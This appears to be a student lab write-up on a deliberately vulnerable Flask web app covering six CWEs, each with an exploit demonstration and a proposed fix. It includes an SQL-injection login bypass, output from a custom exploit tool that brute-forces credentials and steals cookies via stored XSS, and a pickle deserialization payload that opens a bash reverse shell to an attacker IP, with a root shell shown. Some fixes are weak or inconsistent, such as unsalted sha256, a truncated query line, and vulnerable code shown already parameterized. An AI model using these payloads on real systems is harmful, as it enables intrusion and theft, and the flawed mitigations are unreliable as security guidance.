Analysis

In this assignment we were to build a web application with security flaws in it fix those flaws in a separate version of it.

For this purpose, the web application was built with the following security issues:

CWEs present on the web application

CWE ID	CWE Name	CVE Severity	link
CWE-549	Missing Password Field Masking	None	https://cwe.mitre.org/data/definitions/549.html
CWE-256	Plaintext Storage of a Password	High	https://cwe.mitre.org/data/definitions/256.html
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	Critical	https://cwe.mitre.org/data/definitions/89.html
CWE-284	Improper Access Control	Medium	https://cwe.mitre.org/data/definitions/284.html
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	High	https://cwe.mitre.org/data/definitions/79.html
CWE-502	Deserialization of Untrusted Data	Critical	https://cwe.mitre.org/data/definitions/502.html

When we first attempt to access the web application we are presented with a login page, where the first two flaws of the web app reside.

CWE-549

The first flaw is **lack of masking on the password field**, which allows a threat actor to see a user's password when they insert it in the form present in the page.

This flaw is present due to a lack of password label identification, as seen in the following source code:

```
<input type="text" name="password" placeholder="Password" id="password" required>
```

One way to mitigate this flaw is to add the missing field as seen bellow:

```
<input type="password" name="password" placeholder="Password" id="password" required>
```

CWE-256

By reviewing the source code we can see that the web application stores the passwords in plaintext on the database, as seen below:

```
if account:
    msg = 'Account already exists!'
elif not username or not password:
    msg = 'Please fill out the form!'
else:
    cursor.execute('INSERT INTO users VALUES (%s, %s)', (username, password))
    mysql.connection.commit()
    msg = 'You have successfully registered!'
```

This way of storing passwords may compromise the web application or worsen its security, in case the database where the passwords are being stored in is compromised.

A way to mitigate this security flaw is to instead of saving the plaintext passwords, save their hashes. Saving their hashes is a simple way to mitigate this flaw but we need to take into account that we also need to use a good hash function (one that doesn't have known collisions and that is hard to crack). For this, we used sha256, chosen because of its security and limitations of the database. We can implement is as follows:

```
if account:
            msg = 'Account already exists!'
        elif not username or not password:
            msg = 'Please fill out the form!'
        else:
            passwordhash = hashlib.sha256(str.encode(password,'utf-8')).hexdigest()
            cursor.execute('INSERT INTO users VALUES (%s, %s,0)', (username, passwordhash))

            mysql.connection.commit()
            msg = 'You have successfully registered!'
```

CWE-89

Another flaw on the application's login page, the input fields are vulnerable to SQL injection. If we use the following credentials on the input fields of the login page we can log in even if we didn't give the correct password to the server:

```
username: root' -- \\
password: <anything>
```

This flaw is present due to using concatenation of the input given by the user to form the SQL query that is sent to the database:

```
if request.method == 'POST' and 'username' in request.form and 'password' in request.form:
        # Create variables for easy access
        username = request.form['username']
        password = request.form['password']
         # Check if account exists using MySQL
        cursor = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
        cursor.execute('SELECT * FROM users WHERE username = %s', (username,))
```

This flaw, in junction with the previous flaw we disclosed (CWE-89) can give an attacker all of the usernames and passwords of the users of the webpage. We can see this in action by running the POC (poorsploit.py) with the SQLi option. This POC (poorsploit.py) will use an username list as an dictionary attack, and the previous payload (root' -- \\ ) which will log the user even if the user gives a wrong password, to get the usernames of the users on the webpage.

After the POC (poorsploit.py) has the valid usernames, it will try to obtain the plaintext passwords from the server by using blind SQLi as a bruteforce attack. Thus, we can get a username and plaintext password combo of the users as seen bellow:

```
pengrey@pengrey-sy > python3 poorsploit.py
 ___ ___ ____ ___ ___ ___ ___ ___ ___ ___ _________
||P |||o |||o |||r |||s |||p |||l |||o |||i |||t |||       ||
||__|||__|||__|||__|||__|||__|||__|||__|||__|||__|||_______||
|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/_______\| (Metasploit at home™)

[?] Choose one of the options:
       1 - SQli
       2 - Insecure Deserialization
       3 - XSS
       4 - Forced Browsing
       5 - quit
> 1
[!] Username is : root
[!] Password is: root
```

One way to mitigate this issue is by sanitizing the user input. This can be done with the help of SQL's built in syntax helpers, as seen below:

```
if request.method == 'POST' and 'username' in request.form and 'password' in request.form:
        # Create variables for easy access
        username = request.form['username']
        password = request.form['password']
        # Check if account exists using MySQL
        cursor = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
        cursor.execute("""SELECT * FROM users WHERE username like %(username)s AND password like %(password)s ; """,{'username':userna
```

CWE-284

After a user is logged in, they are redirected to two main pages depending on their role. If the user isn't an admin, they will be redirected to the non-admin main page,and to the admin panel otherwise. This admin panel is mentioned on the robots.txt. The verification of the roles and permissions for the users is only done in the login page, which means that by checking robots.txt and logging in, a non-admin user can access the admin panel by using Forced Browsing.

The code below is used to manage accesses to the admin page in the insecure app:

```
@app.route("/admin")
def admin_panel():
    cookie = request.cookies.get('value')
    if cookie:
        user = cPickle.loads(b64decode(cookie))
        return render_template('admin.html')
    else:
        return redirect("/login")
```

A possible mitigation to this vulnerability is to implement proper access control when a user tries to access the admin panel. This can be done by having a role on the database and by using a verification of that role for every user that tries to access the admin panel.


This verification can be done as follows:

```
@app.route("/admin")
def admin_panel():
    if 'loggedin' in session.keys():
        if session['loggedin'] == True:
            if session['is_admin']:
                return render_template('admin.html')
            else:
                return redirect("/home")
    else:
        return redirect("/home")
```

CWE-79

On the main webpage we also are presented with another flaw, this one being improper neutralization of input during web page generation, also known as Cross-site Scripting (XSS).

This flaw is present due to a lack of sanitization on user-controllable input before it's rendered by the jinja engine. This flaw allows then a threat actor to insert their own html (or worse, scripts) on the website by using the following fields:



To show the gravity of this flaw, we are going to use the POC (poorsploit.py) script on the XSS mode. The script will give us a payload for us to insert on the input field, and will create a server where we can receive the stolen cookies. This cookies we are going to receive will be given to us due to the website storing our payload on their database, and running that payload whenever an user of the web application accesses the page where the payload is displayed, making this flaw a stored XSS vulnerability.

By running the POC (poorsploit.py) we get the following:

```
pengrey@pengrey-sy > python3 poorsploit.py
 ____ ____ ____ ____ ____ ____ ____ ____ ____ ____ _________
||P |||o |||o |||r |||s |||p |||l |||o |||i |||t |||       ||
||__|||__|||__|||__|||__|||__|||__|||__|||__|||__|||_______||
|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/_______\| (Metasploit at home™)

[?] Choose one of the options:
       1 - SQli
       2 - Insecure Deserialization
       3 - XSS
       4 - Forced Browsing
       5 - quit
> 3
[!] Payload: <h1>Get pwned</h1><img src='https://images.fineartamerica.com/images/artworkimages/mediumlarge/2/cat-hacker-irina-kuznets
[!] Server starting...
[!] Server up (press ctrl+c to quit)
[!] Cookies stolen:
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
gANjYXBwLnZpZXdzClVzZXIKcQApgXEBfXECWAQAAABuYW1lcQNYBQAAAGhvZG9ycQRzYi4=
```

The following picture represents the exploit's execution:




Image of stored XSS from imperva.com

One way to mitigate this flaw is to implement proper input neutralization during web page generation, which can be achieved by changing the following source code from this:

```
{% if message %}
        <p>{{ message|safe }}</p>
{% endif %}
```

to this:

```
{% if message %}
        <p>{{ message }}</p>
{% endif %}
```

CWE-502

When the user logs into the web application they're given a cookie. This cookie is generated by creating a new User class with the username, serialized with cPickle and encoded with base64 as following:

```
# User class used for cookies
class User(object):
    def __init__(self, name):
        self.name = name
    def __str__(self):
        return self.name

...

# If account exists in accounts table in our database
        if account:
            # Cookies
            user = User(account['username'])
            userdata = b64encode(cPickle.dumps(user))

            # Admin filter
            if(user.name != "root"):
                res = make_response(redirect("/"))
                res.set_cookie("value", userdata)
            else:
                res = make_response(redirect("/admin"))
                res.set_cookie("value", userdata)

            # Redirect to home page
            return res
```

When a user has a cookie and tries to access the web application, the webpage checks if the user has a cookie. If so, it doesn't redirect to the login page but instead de-serializes the cookie and gets the User class. (By decoding the base64 and by de-serializing with cPickle) This de-serialization doesn't have any checks or safety measures, which can allow a threat actor to craft malicious code to change core values or to have RCE (remote code execution) on the machine we host the website.

To try to show the exploit in action we are going to use the POC (poorsploit.py) on the Insecure Deserialization mode. By doing this we can create the following code:

```
class User(object):
    def __init__(self, name):
        self.name = name
    def __reduce__(self):
        import os
        return(os.system,(f"bash -c 'exec bash -i &>/dev/tcp/{ip}/9999 <&1'",))

user = User("HACKER")
bad_cookie = b64encode(cPickle.dumps(user))
```

The function __reduce__ will tell cPickle to execute this function instead of proceeding with the normal de-serialization. In this case we will import the library os and obtain a reverse shell on the target machine. By having a listener on our machine we can get the following:

```
pengrey@pengrey-sy > nc -lnvp 9999
Connection from 172.18.0.4:56286
root@96992834ddc1:/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@96992834ddc1:/app#
```

As seen previously this de-serialization is a big security flaw on the web application. To mitigate this we can avoid de-serializing the cookie, and instead store the user data on the database and then access it when needed with a more "secure" cookie mechanism. As seen below we are going to use the default cookie management system of flask, sessions:

```
# Cookies
session['loggedin'] = True
session['username'] = username
session['is_admin'] = False
```